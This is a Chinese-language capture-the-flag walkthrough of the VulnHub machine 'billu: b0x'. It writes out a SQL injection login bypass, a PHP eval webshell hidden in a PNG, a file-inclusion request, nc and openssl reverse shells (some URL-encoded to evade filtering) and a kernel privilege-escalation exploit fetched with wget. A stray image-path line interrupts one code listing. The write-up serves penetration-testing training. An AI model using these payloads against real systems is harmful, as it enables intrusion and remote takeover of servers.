vulnhub 靶机 billu: b0x 的walkthrough。

端口探测

```
nmap 192.168.245.132 -n -p 0-65535
```

```
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

ssh上没什么收获，下面测试web服务。

Web服务getshell

- 主页sql注入，简单测了一下没结果，先放着
- 扫描目录，可以得到一些额外页面

```
./dirsearch.py -u http://192.168.245.132/ -e php
```

```
Target: http://192.168.245.132/

[19:55:45] Starting:
[19:55:45] 403 -  294B  - /.ht_wsr.txt
[19:55:45] 403 -  287B  - /.hta
[19:55:45] 403 -  296B  - /.htaccess-dev
[19:55:45] 403 -  298B  - /.htaccess-local
[19:55:45] 403 -  298B  - /.htaccess_extra
[19:55:45] 403 -  298B  - /.htaccess-marco
[19:55:45] 403 -  297B  - /.htaccess.bak1
[19:55:45] 403 -  297B  - /.htaccess.orig
[19:55:45] 403 -  296B  - /.htaccess.old
[19:55:45] 403 -  297B  - /.htaccess.save
[19:55:45] 403 -  299B  - /.htaccess.sample
[19:55:45] 403 -  295B  - /.htaccess_sc
[19:55:45] 403 -  296B  - /.htaccess.txt
[19:55:45] 403 -  297B  - /.htaccess_orig
[19:55:45] 403 -  295B  - /.htaccessBAK
[19:55:45] 403 -  296B  - /.htaccess.BAK
[19:55:45] 403 -  295B  - /.htaccessOLD
[19:55:45] 403 -  296B  - /.htaccessOLD2
[19:55:45] 403 -  293B  - /.htaccess~
[19:55:45] 403 -  291B  - /.htgroup
[19:55:45] 403 -  296B  - /.htpasswd-old
[19:55:45] 403 -  293B  - /.htpasswds
[19:55:45] 403 -  291B  - /.htusers
[19:55:45] 403 -  297B  - /.htpasswd_test
[19:55:47] 200 -  307B  - /add.php
[19:55:47] 200 -  307B  - /add
[19:55:49] 200 -    1B  - /c
[19:55:49] 403 -  291B  - /cgi-bin/
[19:55:50] 403 -  287B  - /doc/
[19:55:50] 403 -  301B  - /doc/stable.version
[19:55:50] 403 -  302B  - /doc/en/changes.html
[19:55:51] 200 -    3KB - /head.php
[19:55:52] 301 -  319B  - /images  ->  http://192.168.245.132/images/
[19:55:52] 200 -   47KB - /in
[19:55:52] 200 -    3KB - /index
[19:55:52] 200 -    3KB - /index.php
[19:55:54] 302 -    2KB - /panel  ->  index.php
[19:55:54] 302 -    2KB - /panel.php  ->  index.php
[19:55:54] 200 -    8KB - /phpmy/
[19:55:55] 403 -  297B  - /server-status/
[19:55:55] 403 -  296B  - /server-status
[19:55:55] 200 -    1B  - /show
[19:55:56] 200 -   72B  - /test
[19:55:56] 200 -   72B  - /test.php
```

查看后关注下面几个额外页面：

```
[16:47:48] 200 -  307B  - /add.php
[16:47:52] 301 -  319B  - /images  ->  http://192.168.245.132/images/
[16:47:55] 200 -    8KB - /phpmy/
[16:47:57] 200 -   72B  - /test.php
```

- `/add.php` 是个图片上传的界面，但好像没什么效果
- `/images/` 是个图片目录，有几张图片
- `/phpmy/` phpmyadmin的登陆界面
- `/test.php` 重点来了，这个测试文件可以用来获取源码

```
root@kali:temp# curl http://192.168.245.132/test
'file' parameter is empty. Please provide file path in 'file' parameter root@kali:temp#
root@kali:temp# curl http://192.168.245.132/test -d "file=test.php"
<?php


function file_download($download)
{
        if(file_exists($download))
                                {
                                        header("Content-Description: File Transfer");

                                        header('Content-Transfer-Encoding: binary');
                                        header('Expires: 0');
                                        header('Cache-Control: must-revalidate, post-check=0, pre-check=0');
                                        header('Pragma: public');
                                        header('Accept-Ranges: bytes');
                                        header('Content-Disposition: attachment; filename="'.basename($download).'"');
                                        header('Content-Length: ' . filesize($download));
                                        header('Content-Type: application/octet-stream');
                                        ob_clean();
                                        flush();
                                        readfile ($download);
                                }
                                else
                                {
                                echo "file not found";
                                }

}

if(isset($_POST['file']))
{
file_download($_POST['file']);
}
else{

echo '\'file\' parameter is empty. Please provide file path in \'file\' parameter ';
}
root@kali:temp#
```

用同样的方式获取index.php的源码：

`/index.php`

```php
<?php
session_start();

include('c.php');
include('head.php');
if(@$_SESSION['logged']!=true)
{
  $_SESSION['logged']='';

}

if($_SESSION['logged']==true &&  $_SESSION['admin']!='')
{

  echo "you are logged in :)";
  header('Location: panel.php', true, 302);
}
else
{
echo '<div align=center style="margin:30px 0px 0px 0px;">
<font size=8 face="comic sans ms">--==[[ billu b0x ]]==--</font>
<br><br>
Show me your SQLI skills <br>
<form method=post>
Username :- <Input type=text name=un>   Password:- <input type=password
name=ps> <br><br>
```


```
  <input type=submit name=login value="let\'s login">';
  }
  if(isset($_POST['login']))
  {
    $uname=str_replace('\'','',urldecode($_POST['un']));
    $pass=str_replace('\'','',urldecode($_POST['ps']));
    $run='select * from auth where  pass=\''.$pass.'\' and uname=\''.$uname.'\'';
    $result = mysqli_query($conn, $run);
  if (mysqli_num_rows($result) > 0) {

  $row = mysqli_fetch_assoc($result);
       echo "You are allowed<br>";
       $_SESSION['logged']=true;
       $_SESSION['admin']=$row['username'];

     header('Location: panel.php', true, 302);

  }
  else
  {
    echo "<script>alert('Try again');</script>";
  }

  }
  echo "<font size=5 face=\"comic sans ms\" style=\"left: 0;bottom: 0; position: absolute;margin: 0px 0px 5px;\">BOX Powered By <font color=#ff9933>Pirates</font>";

  ?>
```

可以发现原来是过滤了单引号，且密码`ps`字段没有进行哈希，到这我意识到前面注入测试时没有考虑这种情况，其实很简单，payload为`un=or 1#&ps=\&login=let's login`，拼接后查询语句为

```
  select * from auth where  pass='\' and uname='or 1#';
```

- 利用sqli登陆后，来到`/panel.php`界面

  在这里可以进图片上传和查看



结合其源码进行审计

/panel.php

```php
<?php
session_start();

include('c.php');
include('head2.php');
if(@$_SESSION['logged']!=true )
{
        header('Location: index.php', true, 302);
        exit();

}
echo "Welcome to billu b0x ";
echo '<form method=post style="margin: 10px 0px 10px 95%;"><input type=submit name=lg value=Logout></form>';
if(isset($_POST['lg']))
{
    unset($_SESSION['logged']);
    unset($_SESSION['admin']);
    header('Location: index.php', true, 302);
}
echo '<hr><br>';

echo '<form method=post>

<select name=load>
    <option value="show">Show Users</option>
    <option value="add">Add User</option>
</select>

  <input type=submit name=continue value="continue"></form><br><br>';
if(isset($_POST['continue']))
{
    $dir=getcwd();
    $choice=str_replace('./','',$_POST['load']);

    if($choice==='add')
    {
            include($dir.'/'.$choice.'.php');
            die();
    }

        if($choice==='show')
    {

        include($dir.'/'.$choice.'.php');
        die();
    }
    else
    {
        include($dir.'/'.$_POST['load']);
    }
```

```php
}
if(isset($_POST['upload']))
{
    $name=mysqli_real_escape_string($conn,$_POST['name']);
    $address=mysqli_real_escape_string($conn,$_POST['address']);
    $id=mysqli_real_escape_string($conn,$_POST['id']);

    if(!empty($_FILES['image']['name']))
    {
        $iname=mysqli_real_escape_string($conn,$_FILES['image']['name']);
    $r=pathinfo($_FILES['image']['name'],PATHINFO_EXTENSION);
    $image=array('jpeg','jpg','gif','png');
    if(in_array($r,$image))
    {
        $finfo = @new finfo(FILEINFO_MIME);
    $filetype = @$finfo->file($_FILES['image']['tmp_name']);
        if(preg_match('/image\/jpeg/',$filetype )  ||
preg_match('/image\/png/',$filetype ) || preg_match('/image\/gif/',$filetype ))
                {
                    if (move_uploaded_file($_FILES['image']['tmp_name'],
'uploaded_images/'.$_FILES['image']['name']))
                            {
                             echo "Uploaded successfully ";
                             $update='insert into users(name,address,image,id)
values(\''.$name.'\',\''.$address.'\',\''.$iname.'\', \''.$id.'\')';
                            mysqli_query($conn, $update);
                            }
                }
            else
            {
                echo "<br>i told you dear, only png,jpg and gif file are allowed";
            }
    }
    else
    {
        echo "<br>only png,jpg and gif file are allowed";
    }
}
}
?>
```

得知图片存储路径为`/uploaded_images/`，同时注意到如下代码（上述`/panel.php`中30-51行）：

```php
...
if(isset($_POST['continue']))
{
    $dir=getcwd();
    $choice=str_replace('./','',$_POST['load']);

    if($choice==='add')
    {
            include($dir.'/'.$choice.'.php');
            die();
```

```
    }

        if($choice==='show')
    {

        include($dir.'/'.$choice.'.php');
        die();
    }
    else
    {
        include($dir.'/'.$_POST['load']);
    }
}
...
```

不难看出，可以通过`$_POST['load']`对网站根目录下任意文件进行包含。所以我们先通过`/panel.php`上传一个图片马，然后构造请求进行包含即可。

`ccl.png`

```
00 00 00 49 45 4E 44 AE 42 60 82 3C 3F 70 68 70   ...IEND®B`,<?php
20 40 65 76 61 6C 28 24 5F 52 45 51 55 45 53 54    @eval($_REQUEST
5B 63 6D 64 5D 29 3B 3F 3E                        [cmd]);?>
```

```
Content-Length: 64
Cookie: PHPSESSID=n84resdb8kifghj18g41ktm1l6
Connection: keep-alive
Upgrade-Insecure-Requests: 1

load=uploaded_images/ccl.png&continue=continue&cmd=system('id');
```

```
IEND®B`uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

提权至root

- 反弹shell

  为了提权，首先我们需要反弹个shell。

  监听本地4444端口

```
nc -lvp 4444
```

  使用nc在目标服务器反弹shell

```
curl http://192.168.245.132/panel.php -b "PHPSESSID=n84resdb8kifghj18g41ktm1l6" -d "load=uploaded_images/ccl.png&continue=continue&cmd=system('nc 192.168.245.154 4444 -e /bin/sh');" -o tmp
```

  问题不期而至。本地4444端口依旧处于监听状态，但没有任何反应，没有得到我想要的shell。

  首先我想到可能是目标服务器没有nc，查看发现是有的

```
root@kali:dirsearch# curl http://192.168.245.132/panel.php -b "PHPSESSID=n84resdb8kifghj18g41ktm1l6" -d "lo
ad=uploaded_images/ccl.png&continue=continue&cmd=system('ls /bin/nc');" |tail -n 1
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  119k    0  119k  100    72  23.2M  14400 --:--:-- --:--:-- --:--:-- 23.2M
sDrz{[FI ;8bGR6%"obWEW)y*kô-G=0UfX=kz   #=b@_fervSg0g6iiP(CNdBEjHq~.(鏵·Gn&*j@
                                                                        i35C?(b N7H[De1zo|^ɔoA<D>:G
|L\  yUc5#[k0rTiicg/XFaLP>v:dtX_Tm0%9F4|saZ]BEl>XgIENDB`/bin/nc
```

进一步确认`/bin/sh`或`/bin/bash`也都是存在的，权限也没有问题。

推测是服务器防火墙对外出流量进行了限制，考虑如下两种情况：

- 出口流量限制（不允许主动对外发起连接或只允许对外端口在白名单内的流量）
- 恶意流量监测

尝试使用nc进行一次简单连接，`nc 192.168.245.154 4444`

```
curl http://192.168.245.132/panel.php -b "PHPSESSID=n84resdb8kifghj18g41ktm1l6" -d
"load=uploaded_images/ccl.png&continue=continue&cmd=system('nc 192.168.245.154
4444');" -o tmp
```

发现本地可以监听到连接信息，遂排除第一种情况，推测防火墙进行了恶意流量检测，对此，尝试使用openssl加密流量。

首先在本地生成证书和公钥，使用openssl的s_server进行监听：

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 30 -nodes
openssl s_server -quiet -key key.pem -cert cert.pem -port 4444
```

在服务器端使用openssl的s_client发起访问：

```
mkfifo /tmp/tmp_pipe;/bin/sh -i < /tmp/tmp_pipe 2>&1|openssl s_client -connect
192.168.245.154:4444 > /tmp/tmp_pipe;rm /tmp/tmp_pipe
```

url编码后发送到服务器

```
curl http://192.168.245.132/panel.php -b "PHPSESSID=n84resdb8kifghj18g41ktm1l6" -d
"load=uploaded_images/ccl.png&continue=continue&cmd=%73%79%73%74%65%6d%28%27%6d%6b%
66%69%66%6f%20%2f%74%6d%70%2f%74%6d%70%5f%70%69%70%65%3b%2f%62%69%6e%2f%73%68%20%2d
%69%20%3c%20%2f%74%6d%70%2f%74%6d%70%5f%70%69%70%65%20%32%3e%26%31%7c%6f%70%65%6e%7
3%73%6c%20%73%5f%63%6c%69%65%6e%74%20%2d%63%6f%6e%6e%65%63%74%20%31%39%32%2e%31%36%
38%2e%32%34%35%2e%31%35%34%3a%34%34%34%34%20%3e%20%2f%74%6d%70%2f%74%6d%70%5f%70%69
%70%65%3b%72%6d%20%2f%74%6d%70%2f%74%6d%70%5f%70%69%70%65%27%29%3b" -o tmp
```

成功得到响应，但仍有问题：

```
root@kali:billu# openssl s_server -quiet -key key.pem -cert cert.pem -port 4444
ERROR
139668249015488:error:14209102:SSL routines:tls_early_post_process_client_hello:unsupported protocol:..
/ssl/statem/statem_srvr.c:1667:
```

握手失败，看起来是两端openssl兼容性问题（服务器的openssl版本很旧了），尝试直接指定s_client使用的协议，发现使用`tlsv1.2`可以解决问题：

```
mkfifo /tmp/tmp_pipe;/bin/sh -i < /tmp/tmp_pipe 2>&1|openssl s_client -tls1_2 -connect 192.168.245.154:4444 > /tmp/tmp_pipe;rm /tmp/tmp_pipe
```

```
curl http://192.168.245.132/panel.php -b "PHPSESSID=n84resdb8kifghj18g41ktm1l6" -d "load=uploaded_images/ccl.png&continue=continue&cmd=%73%79%73%74%65%6d%28%27%6d%6b%66%69%66%6f%20%2f%74%6d%70%2f%74%6d%70%5f%70%69%70%65%3b%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%20%2f%74%6d%70%2f%74%6d%70%5f%70%69%70%65%20%32%3e%26%31%7c%6f%70%65%6e%73%73%6c%20%73%5f%63%6c%69%65%6e%74%20%2d%74%6c%73%31%5f%32%20%2d%63%6f%6e%6e%65%63%74%20%31%39%32%2e%31%36%38%2e%32%34%35%2e%31%35%34%3a%34%34%34%34%20%3e%20%2f%74%6d%70%2f%74%6d%70%5f%70%69%70%65%3b%72%6d%20%2f%74%6d%70%2f%74%6d%70%5f%70%69%70%65%27%29%3b" -o tmp
```

成功弹回shell

```
root@kali:billu# openssl s_server -quiet -key key.pem -cert cert.pem -port 4444
/bin/sh: 0: can't access tty; job control turned off
$ /bin/sh: 1: Syntax error: word unexpected (expecting ")")
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

这仍是个哑shell，想更方便操作的话，可使用python和stty升级为可交互的shell。

- 提权

查看内核版本

```
uname -a
```

```
Linux indishell 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
```

发现内核版本较低，考虑内核漏洞提权，尝试在kali中搜索一下漏洞库

```
root@kali:html# searchsploit 3.13.0
---------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                    |  Path
                                                                                  | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------- ---------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pri | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pri | exploits/linux/local/37293.txt
---------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Result
```

看起来正中目标。

选取第一个`37292.c`传到目标服务器，编译执行，可以成功提权：

```
www-data@indishell:/tmp$ wget http://192.168.245.154/37292.c
--2019-12-18 19:47:13--  http://192.168.245.154/37292.c
Connecting to 192.168.245.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: `37292.c'

100%[======================================>] 5,119       --.-K/s   in 0s

2019-12-18 19:47:13 (554 MB/s) - `37292.c' saved [5119/5119]

www-data@indishell:/tmp$ gcc 37292.c -o overlayfs_lpe
www-data@indishell:/tmp$ ./overlayfs_lpe
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

结语

结束后查看别人的walkthrough，发现用之前的test.php读取`phpmy/config.inc.php`这个配置文件，其中有一对用户名密码`root:roottoor`，可以直接ssh登录，直接就到root了 ..... _(:3」∠)_